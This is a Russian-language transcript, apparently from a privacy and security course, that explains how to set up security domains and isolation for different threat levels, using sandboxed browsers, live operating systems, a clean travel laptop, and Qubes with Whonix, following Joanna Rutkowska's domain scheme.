
Возможно, человека волнуют слежка и хакеры, и он хочет запускать игры на своей машине. Будем использовать хост под Windows для всей деятельности, не связанной с интернетом, и живую операционную систему типа Knoppix для работы в интернете.






Возможно, кто-то хочет наименее обременительную изоляцию для работы в сети, используем Windows и браузер в песочнице. Это самое простое решение для изоляции, которое можно представить.

Возможно, человека беспокоит противник государственного уровня, в этом случае можно использовать защищенный лэптоп с Qubes и Whonix на борту, настроенные особым образом под конкретные нужды.



Во время путешествий у меня есть высокая потребность в приватности, потому что я могу иметь конфиденциальные документы от ведущих компаний, компрометация которых может повлечь репутационный или иной ущерб. Я пользуюсь отдельным физическим ноутбуком, на котором вообще нет критичных данных во время моих путешествий.

Если мне нужно иметь доступ к чему-либо критичному, я помещаю это в зашифрованном виде в облако с двухфакторной аутентификацией, так что если мой лэптоп будет конфискован, из него ничего нельзя будет вытянуть при помощи компьютерно-технической экспертизы, поскольку на нем ничего нет. И это было возможным развитием событий для меня, поскольку я работал на объектах нефтегазовой отрасли, а некоторые из них - Дикий Запад в чистом виде.



Внутри каждого домена безопасности вам также стоит обеспечить работу всех прочих средств обеспечения безопасности, которые рассматриваются в деталях на протяжении курса. Если вы посмотрите на эту схему, она взята из статьи, написанной Йоанной Рутковской, которая является руководителем проекта операционной системы Qubes. Это более сложная настройка работы с Qubes. Каждый из этих цветов обозначает уровень доверия, черным цветом выделен наиболее надежный домен, красным - наименее надежный.

Так что вы можете увидеть, какие здесь она определила домены, самый надежный, vault или хранилище, содержит мастер-ключи PGP, менеджер паролей KeePass, у этого домена отсутствует соединение с интернетом. Она копирует и вставляет пароли из этих доменов в другие домены. Далее, спускаемся ниже по цепочке доверия в домен Qubes-dev: репозитории кода, подписывание кода. И далее здесь домен с максимально персональными данными типа персональной электронной почты, персональных PGP-ключей. В других доменах различная рабочая деятельность, администраторская работа. И далее переход к менее надежным вещам, которыми, конечно, являются работа в сети и работа с недоверенными приложениями.

В общем, все это разделено на разные домены безопасности и разные виртуальные машины внутри Qubes. А здесь вы можете увидеть интерфейсы между этим доменами. Так что очевидно, если вы желаете перейти на следующий уровень в вопросах изоляции и компартментализации, следует изучить все это.

Итак, я надеюсь, у вас появились идеи о том, какие различные домены безопасности вам нужны, которые стоит использовать в вашей ситуации для защиты от ваших противников.